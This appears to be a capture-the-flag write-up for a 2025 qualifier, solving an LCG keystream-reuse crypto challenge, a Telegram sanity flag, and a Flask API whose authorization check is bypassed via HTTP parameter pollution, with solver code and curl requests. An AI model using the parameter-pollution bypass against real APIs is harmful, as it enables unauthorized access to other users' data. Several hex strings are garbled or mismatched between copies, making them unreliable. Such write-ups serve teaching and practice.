IITB Trust Lab CTF 2025 Online Qualifier Write Up

Category - Cryptography

Challenge Name : **N00b Randomness**

Description:

Message:
Joshua is taking a basic crypto course and thinks he know how to write cryptographically secure code.
He clearly has a long way to go!

Prove to him that his code isn't secure.

Note that *output.txt* is what's printed on the screen upon running *challenge.py* with the secrets.

Solution : Given Files

1. challenge.py
2. description.md
3. Output.txt

Output.txt contains this

PLAIN1_HEX =
57656c636f6d6520746f206d7920756c747261207365637572652065e6372797074696f6e207365727669636521 0a5468697320
6d657373616765206973206675 6c6c79206b6e6f776e20746f20796f752e0a537572656c7920796f752063616e6e6f74206272656
16b206d792074686973206369706865722e2e2e0a
CIPH1_HEX =
c6956bf53271f6a2dda7bf830cd45eb6b5d25666fea9a047ab1deffbcbc729f381240e99d35c80877b5e962db075816e4969e486804
950e158bf4ade6c779b8c24dcab2f3db73d2d1ee67fda5a9492f5f44efd5538fee69ee018f6311044782bdf7e48c25d5ec1c7a8839f6
3ec343f9288b37705c49c8b378bb6c190cf
CIPH2_HEX =
d0d06bf93a3cf6ecddbae6d4558158bfb39d562ae4afa612b81bbbf7caca66e69e370e989d0f87837d5d8c739a1f817b016cf8c1cd4
94de64ba115de7077de986cd2a8343dbd303600e7319340c487f5e004d77539edf787ea05c91f2c28111ed97554d35d5dc1c7e982
ca7de134299593a939018d808c358ab6cff0aab013c37f17a762b2bc60674c68770b87118550
CIPH3_HEX = e58272e5297fe7e4d2b1af9b2a901bb4b5ff0430bea29c5cea4babc197fb39d5823d5384c923c7bd7d40ce7ba8

```
┌──(kali㉿kali)-[~/Downloads/IITB_CTF_2025/TLCTF2025-Qualifiers-Challenges/N00bRandomness]
└─$ cat output.txt
PLAIN1_HEX = 57656c636f6d6520746f206d7920756c747261207365637572652065e6372797074696f6e207365727669636521 0a5468697320
6d657373616765206973206675 6c6c79206b6e6f776e20746f20796f752e0a537572656c7920796f752063616e6e6f74206272656
16b206d792074686973206369706865722e2e2e0a
CIPH1_HEX = c6956bf53271f6a2dda7bf830cd45eb6b5d25666fea9a047ab1deffbcbc729f381240e99d35c80877b5e962db075816e4969e486804950e158bf4ade6c779b8c24dcab2f3db73d2d1ee67fda5a9492f5f44efd5538fee69ee018f6311044782bdf7e48c25d5ec1c7a8839f63ec343f
9288b37705c49c8b378bb6c190cf
CIPH2_HEX = d0d06bf93a3cf6ecddbae6d4558158bfb39d562ae4afa612b81bbbf7caca66e69e370e989d0f87837d5d8c739a1f817b016cf8c1cd494de64ba115de7077de986cd2a8343dbd303600e7319340c487f5e004d77539edf787ea05c91f2c28111ed97554d35d5dc1c7e982ca7de13429
9593a939018d808c358ab6cff0aab013c37f17a762b2bc60674c68770b87118550
CIPH3_HEX = e58272e5297fe7e4d2b1af9b2a901bb4b5ff0430bea29c5cea4babc197fb39d5823d5384c923c7bd7d40ce7ba8
```

Challenge.py contains the code which we require

```python
#!/usr/bin/env python3
import binascii
import secret


def _step(x, y, z):
    return (x * z + y) & 0×FF


def _mask_bytes(payload: bytes, x: int, y: int, seed: int) → bytes:
    s = seed & 0×FF
    out = bytearray()
    for b in payload:
        s = _step(x, y, s)
        out.append(b ^ s)
    return bytes(out)

def main():
    msg1, msg2, flag, A, C, SEED = secret.get_secret_material()
    ct1 = _mask_bytes(msg1, A, C, SEED)
    ct2 = _mask_bytes(msg2, A, C, SEED)
    ct3 = _mask_bytes(flag, A, C, SEED)

    print("PLAIN1_HEX =", msg1.hex())
    print("CIPH1_HEX  =", ct1.hex())
    print("CIPH2_HEX  =", ct2.hex())
    print("CIPH3_HEX  =", ct3.hex())

if __name__ == "__main__":
    main()
```

Python encryption using _mask_bytes with _step = (A * s + C) & 0xFF and the same (A, C, SEED) used for multiple messages.
Provided (from challenge run):
PLAIN1_HEX (known plaintext for message1),
CIPH1_HEX (ciphertext of message1),
CIPH3_HEX (ciphertext of flag).

The service implements a stream cipher that XORs plaintext bytes with a keystream generated by a one-byte Linear Congruential Generator (LCG):
s_{n+1} = (A * s_n + C) mod 256. The same LCG parameters and seed are used to encrypt multiple different messages (msg1, msg2, flag), so the same keystream bytes are reused. Because msg1 is known, the keystream can be recovered by XORing msg1 with CIPH1. That keystream decrypts CIPH3 to recover the flag.

+>The keystream generator is an LCG with modulus 256 (i.e., one-byte state).

=>LCG mod 256 is small, predictable, and often has very short period depending on A and C.

=>The implementation reuses the same keystream for multiple plaintexts.

=>XOR stream ciphers must never reuse the same keystream for different plaintexts (same keystream = trivial break).

=>Knowing plaintext for any position gives the keystream for that position: ks[i] = ct1[i] XOR plain1[i]. Then any other ciphertext at same position is ctX[i] = plainX[i] XOR ks[i], so plainX[i] = ctX[i] XOR ks[i]

=>compute ks and then flag = ct3 $\oplus$ ks
Convert the three hex strings to bytes.
Compute keystream = bytewise XOR(msg1, ct1).
Decrypt flag = bytewise XOR(ct3, keystream).
Convert bytes to ASCII to get flag.

```python
import binascii

plain1_hex = "57656c636f6d6520746f206d7920756c747261207365637572656520656e6372797074696f6e207365727669636520a5468697320d65737361676520697320666c6c79206b6e6f776e20746f20796f752e0a537572656c7920796f752063616e6e6f7420627265616b206d7920c"
ct1_hex    = "c6956bf53271f6a2dda7bf830cd45eb6b5d25666fea9a047ab1deffbcbc729f381240e99d35c80877b5e962db075816e4969e486804950e158bf4ade6c779b8c24dcab2f3db73d2d1ee67fda5a9492f5f44efd5538fee69ee018f631104782bdf7e48c25d5ec1c7a8839f63ec34"
ct3_hex    = "e58272e5297fe7e4d2b1af9b2a901bb4b5ff0430bea29c5cea4babc197fb39d5823d5384c923c7bd7d40ce7ba8"

plain1 = bytes.fromhex(plain1_hex)
ct1 = bytes.fromhex(ct1_hex)
ct3 = bytes.fromhex(ct3_hex)

# derive keystream (length limited to len(plain1))
ks = bytes([p ^ c for p, c in zip(plain1, ct1)])

# decrypt flag (use only as many bytes as ct3 has)
flag_bytes = bytes([c ^ k for c, k in zip(ct3, ks)])

print("Recovered flag bytes:", flag_bytes)
try:
    print("Flag (ascii):", flag_bytes.decode())
except UnicodeDecodeError:
    print("Flag is not pure ascii")
```

Flag : trustctf{LCG_keystream_reuse_is_deadly}

Category - Sanity Check

Challenge Name : **Telgrammatic Induction**

Solution :

A simple flag which is placed in the CTF Telegram Group

TL Online CTF - 2025

310 members, 12 online

Pinned Message

Hey guys, there's been an update on the dist file f...

Amitesh joined the group via invite link

the7thdialect joined the group via invite link

White Devil joined the group via invite link

Chandra Teja joined the group via invite link

Daksh Nikale joined the group via invite link

[redacted] admin

Hey everyone!
Welcome to TrustCTF 2025 Qualifiers!

Hope you all have a fun time solving the challenges and make it to the final offline round! Until we meet, enjoy the scoring privileges offered by the flag:
trustctf{l3t_th3_g4me5_b3g1n_ar3_y0u_r34dy_f0r_1t?}

10:00

[redacted]

Deva joined the group via invite link

Dhruv Gupta joined the group via invite link

Sachin joined the group via invite link

Samar joined the group via invite link

Buriburizaemon joined the group via invite link

Abhishek joined the group via invite link

Flag : trustctf{l3t_th3_g4me5_b3g1n_ar3_y0u_r34dy_f0r_1t?}

Category : API Security

Challenge Name : **Secure API**


Description :

Message :
I bet you can't find the flag from this secure API
https://tlctf2025-api.chals.io

Solution :

```python
from flask import Flask, request, jsonify, g
import sqlite3
from werkzeug.security import generate_password_hash, check_password_hash
import uuid
import os

DB_PATH = 'ctf.db'
app = Flask(__name__)
app.config['JSONIFY_PRETTYPRINT_REGULAR'] = False

def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect(DB_PATH)
        db.row_factory = sqlite3.Row
    return db

@app.teardown_appcontext
def close_connection(exception):
    db = getattr(g, '_database', None)
    if db is not None:
        db.close()

def init_db():
    conn = sqlite3.connect(DB_PATH)
    c = conn.cursor()
    c.execute('''CREATE TABLE IF NOT EXISTS users (
                    username TEXT PRIMARY KEY,
                    password_hash TEXT NOT NULL,
                    balance INTEGER NOT NULL
                )''')
    c.execute('''CREATE TABLE IF NOT EXISTS tokens (
                    token TEXT PRIMARY KEY,
                    username TEXT NOT NULL
                )''')
    conn.commit()
    cur = conn.cursor()
    cur.execute('SELECT username FROM users WHERE username = ?', ('admin',))
    if cur.fetchone() is None:
        cur.execute('INSERT INTO users (username, password_hash, balance) VALUES (?, ?, ?)',
                    ('admin', generate_password_hash('REDACTED'), 10000))
        conn.commit()
    conn.close()

if not os.path.exists(DB_PATH):
    init_db()

def create_token_for(username):
```

```python
def create_token_for(username):
    token = str(uuid.uuid4())
    db = get_db()
    db.execute('INSERT INTO tokens (token, username) VALUES (?, ?)', (token, username))
    db.commit()
    return token

def username_for_token(token):
    db = get_db()
    cur = db.execute('SELECT username FROM tokens WHERE token = ?', (token,))
    row = cur.fetchone()
    return row['username'] if row else None

@app.route('/api/register', methods=['POST'])
def register():
    data = request.get_json(force=True)
    username = data.get('username')
    password = data.get('password')
    if not username or not password:
        return jsonify({'error': 'username and password required'}), 400
    db = get_db()
    try:
        db.execute('INSERT INTO users (username, password_hash, balance) VALUES (?, ?, ?)',
                   (username, generate_password_hash(password), 100))
        db.commit()
        return jsonify({'ok': True}), 201
    except sqlite3.IntegrityError:
        return jsonify({'error': 'username exists'}), 400

@app.route('/api/login', methods=['POST'])
def login():
    data = request.get_json(force=True)
    username = data.get('username')
    password = data.get('password')
    if not username or not password:
        return jsonify({'error': 'username and password required'}), 400
    db = get_db()
    cur = db.execute('SELECT password_hash FROM users WHERE username = ?', (username,))
    row = cur.fetchone()
    if not row or not check_password_hash(row['password_hash'], password):
        return jsonify({'error': 'invalid credentials'}), 401
    token = create_token_for(username)
    return jsonify({'token': token})

@app.route('/api/balance', methods=['GET'])
def balance():
    auth = request.headers.get('Authorization', '')
    token = None
    if auth.startswith('Bearer '):
        token = auth.split(None, 1)[1]

    auth_user = username_for_token(token) if token else None

    target = request.args.get('username')
    db = get_db()

    if target and target ≠ auth_user:
        return jsonify({'error': 'unauthorized'}), 403

    query_target = request.args.getlist('username')
    if query_target:
        actual_target = query_target[-1]
        cur = db.execute('SELECT username, balance FROM users WHERE username = ?', (actual_target,))
    else:
        if not auth_user:
            return jsonify({'error': 'missing or invalid token'}), 401
        cur = db.execute('SELECT username, balance FROM users WHERE username = ?', (auth_user,))

    row = cur.fetchone()
    if not row:
        return jsonify({'error': 'user not found'}), 404

    resp = {'username': row['username'], 'balance': row['balance']}
    if row['balance'] ⩾ 10000:
        resp['flag'] = 'trustctf{REDACTED}'
    return jsonify(resp)

if __name__ == '__main__':
    app.run(debug=True)
```



It is a Broken Access Control via HTTP Parameter Pollution

Need to register successfully

```
┌──(kali㉿kali)-[~/Downloads/IITB_CTF_2025/TLCTF2025-Qualifiers-Challenges/SecureAPI]
└─$ curl -s -X POST https://tlctf2025-api.chals.io/api/register \
  -H "Content-Type: application/json" \
  -d '{"username":"attacker","password":"pass"}'
{"error":"username exists"}
```

Logged in and got the token

```
┌──(kali㉿kali)-[~/Downloads/IITB_CTF_2025/TLCTF2025-Qualifiers-Challenges/SecureAPI]
└─$ curl -s -X POST https://tlctf2025-api.chals.io/api/login \
  -H "Content-Type: application/json" \
  -d '{"username":"attacker2","password":"pass"}'
{"token":"bbcd6583-84c5-4ca1-bd15-e775300a8125"}
```

`/api/balance?username=attacker2&username=admin`
This is the key part.
Two parameters with the same name.
This is **HTTP Parameter Pollution (HPP)**.

```
┌──(kali㉿kali)-[~/Downloads/IITB_CTF_2025/TLCTF2025-Qualifiers-Challenges/SecureAPI]
└─$ curl -s -G "https://tlctf2025-api.chals.io/api/balance" \
  -H "Authorization: Bearer bbcd6583-84c5-4ca1-bd15-e775300a8125" \
  --data-urlencode "username=attacker2" \
  --data-urlencode "username=admin"
{"balance":10000,"flag":"trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}","username":"admin"}
```

Curl Requests

curl -s -X POST https://tlctf2025-api.chals.io/api/register
-H "Content-Type: application/json"
-d '{"username":"attacker","password":"pass"}'
{"error":"username exists"}

curl -s -X POST https://tlctf2025-api.chals.io/api/login
-H "Content-Type: application/json"
-d '{"username":"attacker2","password":"pass"}'
{"token":"bbcd6583-84c5-4ca1-bd15-e775300a8125"}

curl -s -G "https://tlctf2025-api.chals.io/api/balance"
-H "Authorization: Bearer bbcd6583-84c5-4ca1-bd15-e775300a8125" \
--data-urlencode "username=attacker2"
--data-urlencode "username=admin"
{"balance":10000,"flag":"trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}","username":"admin"}

Summary :
You exploited the API by abusing different behaviors of:
get() vs getlist()
Function What it reads Result
get("username") first param only "attacker2"
getlist("username") all params → uses last "admin"

This caused:

Auth system → thinks you read your own balance

Database → actually queries admin’s balance

This is Insecure Object Reference = IDOR/BOLA, as the flag name also hints.

Final Flag : trustctf{1n53cur3_0bj3c7_r3f3r3nc3_f7w}